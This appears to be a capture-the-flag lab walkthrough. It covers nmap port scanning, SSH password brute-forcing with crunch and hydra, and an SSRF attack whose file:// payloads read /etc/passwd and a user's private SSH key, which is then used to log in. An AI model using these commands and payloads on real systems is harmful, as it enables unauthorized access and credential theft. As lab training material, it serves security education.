
Scaning \_ Vulnerability Scanner

Information gathering with nmap (SSH).

First step, we'll scan ports using the nmap tool to find out what ports are open on the target server. you can run the **nmap -h** to show available command line options.

This is a command for scanning port on the target server.


# nmap -sV -A target\_IP



from above image, you can see port 80 is open.


Next, we’ll add **nmap -p-** command for scanning all port.

# nmap -sV -A -p- target\_IP



from above image, you can see service SSH running on port 1337. we’ll try connect to target server via SSH.

# ssh target\_IP -p 1337




Finally, you can see the flag show in the ssh banner.

Password Cracking


Password cracking with hydra.

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

First step, we’ll open the browser and enter target IP into URL bar and click **secret.txt**.




Now, you can see hint about user and password for SSH login. then we will use a crunch tool to generate wordlist.



Second step, we’ll use following command to generate wordlist.


# crunch 6 6 -o your\_name\_output -p rkCH43



from above image, you can see output of the crunch is **perzy.txt** and next step we’ll use hydra to brute force login.


Last step, we’ll use a hydra command to brute force login SSH.

# hydra -s 1337 -l tom -P your\_name\_output target\_IP -t 4 ssh



Now, we found password for tom user and we’ll connect to target server via SSH service.

# ssh tom@target\_IP -p 1337




Finally, we can login as tom user via SSH and we can see the flag.


Web Application Hacking

Web Application Hacking ( Server Side Request Forgery )


Connect to http service on port 80 and found ssrf directory.



Connect to ssrf and see the webpage.




Gather on webpage by view source code or inspect. We found hint in textbox “ Try me :’D “




We input payload SSRF ( Server Side Request Forgery ) in the box.

file:///etc/passwd




Detail in file /etc/passwd are show on webpage.



We found user on target machine. We will use ssrf vulnerability check file in home directory any user. If user was used ssh keys, in home’s directory may have .ssh directory and have file id\_rsa in it.


file:///home/tom/.ssh/id\_rsa




Server not response error on screen. We will test to jerry user.

We will test following command to check id\_rsa file on jerry’s home directory.

file:///home/jerry/.ssh/id\_rsa



Click submit.



Detail in file show on screen. Next step, we will copy id\_rsa detail to file and save in true format.


Copy detail and paste it in file name “id\_rsa” by command nano.

# nano id\_rsa



The copy detail is one line, change it by enter when you see the space following above image. Next step we will check SSH service at target by command nmap.

# nmap -sV -A -p- target\_IP




Service SSH is on port 1337. We will connect as jerry to service SSH without password.

Change permission file id\_rsa and connect to service SSH following command.

# chmod 600 id\_rsa

# ssh -i id\_rsa -p1337 jerry@target\_IP



Show file by use command ls and we found file ffllaagg.txt file. show detail in file by command.


# cat ffllaagg.txt

Exploitation

